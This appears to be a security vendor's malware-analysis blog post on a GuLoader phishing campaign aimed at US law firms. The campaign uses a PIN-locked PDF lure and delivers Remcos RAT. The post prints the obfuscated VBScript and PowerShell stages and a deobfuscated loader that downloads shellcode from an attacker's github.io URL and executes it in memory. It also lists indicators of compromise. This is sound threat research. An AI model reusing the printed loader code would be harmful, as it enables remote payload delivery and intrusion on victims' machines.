
GuLoader Campaign Targets Law Firms in the US

By Arnold Osipov

Archived: 2026-04-05 18:12:39 UTC


Since April, Morphisec Labs has been closely monitoring an active GuLoader campaign that primarily focuses on law firms, along with healthcare and investment firms, specifically within the United States. GuLoader, also known as Cloudeye, has been active for over three years, continuously evolving over time. Its developers employ a range of anti-analysis techniques, making it challenging for security researchers to analyze.

GuLoader has gained notoriety for its role in distributing numerous malware families, including NetWire, Lokibot, Xloader, Remcos, and others. It employs legitimate hosting services such as Google Drive, OneDrive, GCloud, and more to download the payload. In the campaign covered in this blog post, threat actors leveraged GuLoader to deliver Remcos RAT (remote access trojan) by utilizing `github.io` as the source for downloading the payload.



GuLoader Targeted sectors.

Infection Chain



The PDF attachment appears to be locked and protected with a PIN, which the sender conveniently provides in the email. The lure message within the PDF suggests that the file needs to be decrypted for viewing. To initiate the decryption process, the victim is enticed to click on an icon embedded within the PDF.

Figure: PDF lures to click the icon and download payload.

This icon contains an embedded link, which once clicked, redirects the user to the final URL by utilizing a popular adclick service called DoubleClick, which is provided by Google. DoubleClick is widely used in online

advertising and offers various capabilities, including the ability to track and gather statistics and metadata information on user clicks. In this context, it is likely employed by the threat actors to gain insights into the effectiveness of their malicious campaign. The redirected URL in the chain prompts the user to enter the PIN that was previously sent via email. Once the PIN is provided, a GuLoader VBScript is downloaded, marking the next stage of the attack.




Figure: GuLoader VBScript download page secured with password.

The GuLoader VBScript is obfuscated and has junk code with random comments—this is how the code looks after omitting the redundant lines. The following script will decode and execute a Powershell script.

```
A9 = A9 + "rom"
A9 = A9 + "9 0lo"
'Deducted
A9 = A9 + "{.0lo"
A9 = A9 + "pse"
A9 = A9 + "dPro"

Sennepsunprotecttelete = Sennepsunprotecttelete & "Rumfartscentres"
A9 = A9 + "v0"
A9 = A9 + " 0l"
A9 = A9 + "ops"
A9 = A9 + "edP"
A9 = A9 + "rov1;"
A9 = A9 + "}"

Set ObjExec = Xyrichthy.Exec("cmd /c dir&echo ###RSHELL.EXE###")
strFromProc = ObjExec.StdOut.ReadAll()
strFromProc = split(strFromProc,"###")(1)
set CCA = CreateObject("Scripting.FileSystemObject")
Sexuali = "towe" &  strFromProc
Set Erosen = CreateObject("Shell.Application")
A9 = replace(A9,"0lopsed","$")
A9 = replace(A9,"Henrettels4",chr(34))
Erosen.ShellExecute replace(Sexuali,"t","p") ,chr(34) & A9 & chr(34), misosoph, misosoph, 0
```

Figure: GuLoader VBScript.


The Powershell script will decode and execute a 2nd stage Powershell script using the 32-bit version of Powershell, as the GuLoader shellcode is 32-bit based.

```
$Misjoinam = """ FSu nOc tCiPo nR AI nMcFlS1 1  U{P B     DpPaMrpaImM(P[aSdtBr i n gM]
G;       `$SLFiVn g vPiF L=K   ' 'B;R     W r iPtAeF-LHeoIsbtU W`$FL iHnSg vFiL;P     Wdr
t  U`$ L iKnTg v iI;N    CWCr i tKe - H """; #Deducted
Function Spherom9 {
    param([String]$Wavel);
    For($Foreffel=1; $Foreffel -lt $Wavel.Length-1; $Foreffel+=(1+1)){
        $Incl = $Incl + $Wavel.Substring($Foreffel, 1)
    };
    $Incl;
}

$Prov0 = Spherom9 'LIFE X  '; #IEX
$Prov1= Spherom9 $Misjoinam; #2nd stage powershell script
if([IntPtr]::size -eq 8){
    .$env:systemroot\*ysw*64\*indo*ower*\v1.*\po*ll.exe $Prov1 ;
}else{
    .$Prov0 $Prov1;
}
```

Figure: First stage Powershell script.

The 2nd stage Powershell script contains XOR encoded strings that contain the logical code that is responsible for downloading the GuLoader shellcode.



```
Function Incl11 {
    param([String]$Wavel);
    $Lingvi = '';
    Write-Host $Lingvi;
    Write-Host $Lingvi;
    Write-Host $Lingvi;
    $Unrefut = New-Object byte[] ($Wavel.Length / 2);
    For($Foreffel=0; $Foreffel -lt $Wavel.Length; $Foreffel+=2){
        $Kommando = $Wavel.Substring($Foreffel, 2);
        $Unrefut[$Foreffel/2] = [convert]::ToByte($Kommando, 16);
        $Lastendes160 = ($Unrefut[$Foreffel/2] -bxor 105);
        $Unrefut[$Foreffel/2] = $Lastendes160;
    }
    [String][System.Text.Encoding]::ASCII.GetString($Unrefut);
}

$Matema0=Incl11 '3A101A1D0C0447[redacted]';
$Matema1=Incl11 '24000A1B061A060F1D473E0007[redacted]';
$Matema2=Incl11 '2E0C1D3910006A2B0D0D1B0C1A1A';
$Matema3=Incl11 '3A101A1D0C0447[redacted]';
$Matema4=Incl11 '3A1D1B000700';
$Matema5=Incl11 '2E0C1D24040D1C050C210B070D050C';
$Matema6=Incl11 '3B3D3A190C0A0000053700040C454921000600C2B1034000E4549391C0005000A';
$Matema7=Incl11 '3B1C071D000040C45492440B07000E0C0D';
$Matema8=Incl11 '1B0C0F050C0A1D0C0D2D0C0F0C0D0B1D0C';
$Matema9=Incl11 '2007240C0406[redacted]';
$ehrl0=Incl11 '34162D0C050C0E001D0C3D1010C';
$ehrl1=Incl11 '3A05081A1A4549391C0005000A45493A0C0005[redacted]';
$ehrl2=Incl11 '20071F00020C';
$ehrl3=Incl11 '391C0B0500000A4549210000C2B101A000E45492[redacted]';
$ehrl4=Incl11 '1F0018101C0005200505000A';
$ehrl5=Incl11 '071D0D0505';
$ehrl6=Incl11 '271D391B0610[redacted]';
$ehrl7=Incl11 '202C31';
$ehrl8=Incl11 '35';
$Soro=Incl11 '3C3A2C385A58';
$Imman=Incl11 '3A0005053F0007[redacted]';
```

Figure: Obfuscated second stage Powershell script.

This is a de-obfuscated, simplified form of the script, which downloads the GuLoader shellcode from `github.io` domain, base64 decodes it, and splits it into two parts:

1. Decrypting shellcode
2. Encrypted shellcode

Next, the shellcode is invoked by passing it as a callback function to `CallWindowProcA` along with the encrypted shellcode and `NtProtectVirtualMemory` as arguments.

```
$window_handle = $GetConsoleWindow.Invoke(0);
$ShowWindow.Invoke($window_handle, 0);

$NtProtectVirtualMemory = fkp 'ntdll' 'NtProtectVirtualMemory';
$shellcode = $VirtualAlloc.Invoke([IntPtr]::Zero, 656, 0x3000, 0x40);

$enc_shellcode = $VirtualAlloc.Invoke([IntPtr]::Zero, 21188608, 0x3000, 0x4);

$encoded_buffer = (New-Object Net.WebClient).DownloadString('https://quickcheckx.github.io/quickme/Udgan.u32');
$decoded_buffer = [System.Convert]::FromBase64String($encoded_buffer);

[System.Runtime.InteropServices.Marshal]::Copy($decoded_buffer, 0,  $shellcode, 656);

$enc_shellcode_size=$decoded_buffer.count-656;
[System.Runtime.InteropServices.Marshal]::Copy($decoded_buffer, 656, $enc_shellcode, $enc_shellcode_size);


$CallWindowProcA.Invoke($shellcode,$enc_shellcode,$NtProtectVirtualMemory,0,0);
```

Figure: Deobfuscated second stage Powershell script.

The GuLoader shellcode was reviewed in previous blog posts, and will not be covered in depth here. Fundamentally, the shellcode is responsible for downloading, decrypting and injecting the final payload into `ieinstal.exe` process. Including downloading and opening a decoy pdf that shows a page not found error while the malicious Remcos RAT is running in the background.

Figure: Lure PDF while payload is running in the background.

GuLoader is appearing more frequently as a malware loader in phishing campaigns. It’s one of the most advanced downloaders currently in use, and often downloads its payload from cloud hosting platforms. This campaign was a regular URL, however. Morphisec provides full protection against these and other malware loaders, such as InvalidPrinter.

How Morphisec Helps

Morphisec's Automated Moving Target Detection (AMTD) technology uses a preventative approach to cybersecurity, using an ultra-lightweight agent to block unauthorized processes (like GuLoader) deterministically, rather than probabilistically. Morphisec AMTD secures runtime memory and critical infrastructure, preventing unauthorized code from executing, regardless of whether a recognizable signature or behavior pattern exists. This protection extends to remote employees as well, and we encourage everyone to see Morphisec AMTD in action and how it protects critical systems against cyberattack.

The combination of detection-based tools with Moving Target Defense creates the most effective defense-in-depth against threats like GuLoader. To learn more, read the white paper: *Zero Trust + Moving Target Defense: The Ultimate Ransomware Strategy*.

Indicators of Compromise (IOCs)

PDF Files

- 06b3c92f9718da323c4d3a18d69629696dc5f799a7ddaef4e7415d117b345af4
- 2438bfe409fb32b18fca95f95fff85a778502553ce627d0f25e54653c84e0e0c
- 8ef6d783f8aaffffdecfa13bcc20b4f1a18f6c4c3c4cc22e93fb5c8d753ca338
- 584f1b20d6a1939933663dd57e13603c7fe664f81a117f0d5456b4d448506b7d
- 3c5d19be4d5e1f600c31f837b9650ad8c7508d6691f6cd4889d2178809703de7
- a8f7f8900375ad8d2fda626f098cdda95bb4e42855cbae91c290d3f020bfd45f
- 7add364a2a13388cc035e5f082f7adbb76c1e60d82748acd3eb30d6c9b3ce5be
- a66b1a9fcf5d5fecd53152ecf68be150028109f484ad349d7029d72b3c5c9564

VBS

- a3855846b501325a4b11cbc27fac9f845a56c91e088edbd75fb5ab651f913ede
- 60d70005c38b331cd46b8af0f8e3d8cf181bdf43fb685a1962b1e26e085a6e2a
- 2d343c091484eac696a23418f04df81c35bc538a10d25193ad014d11c4422907
- f78e18ae09d30f4062de466afb5e1de5041b6cda445b15a3cca912a3294f731a
- d63a863c26d03016ece637cd34c0f93efa1fe691b4328c7a915ef3c07ae1811f
- 0873011390fd1d2dce527a726607255693c306774dfed8ac6b5b88efd4920d48
- c766754790aaf298acbf85229096d8f0493fa9ee64d429facd425e30ceceaa4b
- 2ba636d017b5df7a706b4dfede215733807fff6db5fea202e4a5b6bf515ba8b4
- a86c6baa5323f07155cf414cdfd667216fb2816ec999ad240042c78b86175492


URLs

- quickcheckx[.]github.io/quickme/Udgan.u32
- quickcheckx[.]github.io/quickme/KmJiw22.bin
- quickcheckx[.]github.io/quickme/Panzersti.lpk
- quickcheckx[.]github.io/quickme/XbuLYedqxf70.bin
- zeusblog[.]cloud/Adobe.pdf

C2

- apdfhost[.]online

About the author



Arnold Osipov

Malware Researcher

Arnold Osipov is a Malware Researcher at Morphisec, who has spoken at BlackHat and and been recognized by Microsoft Security for his contributions to malware research related to Microsoft Office. Prior to his arrival at Morphisec 6 years ago, Arnold was a Malware Analyst at Check Point.
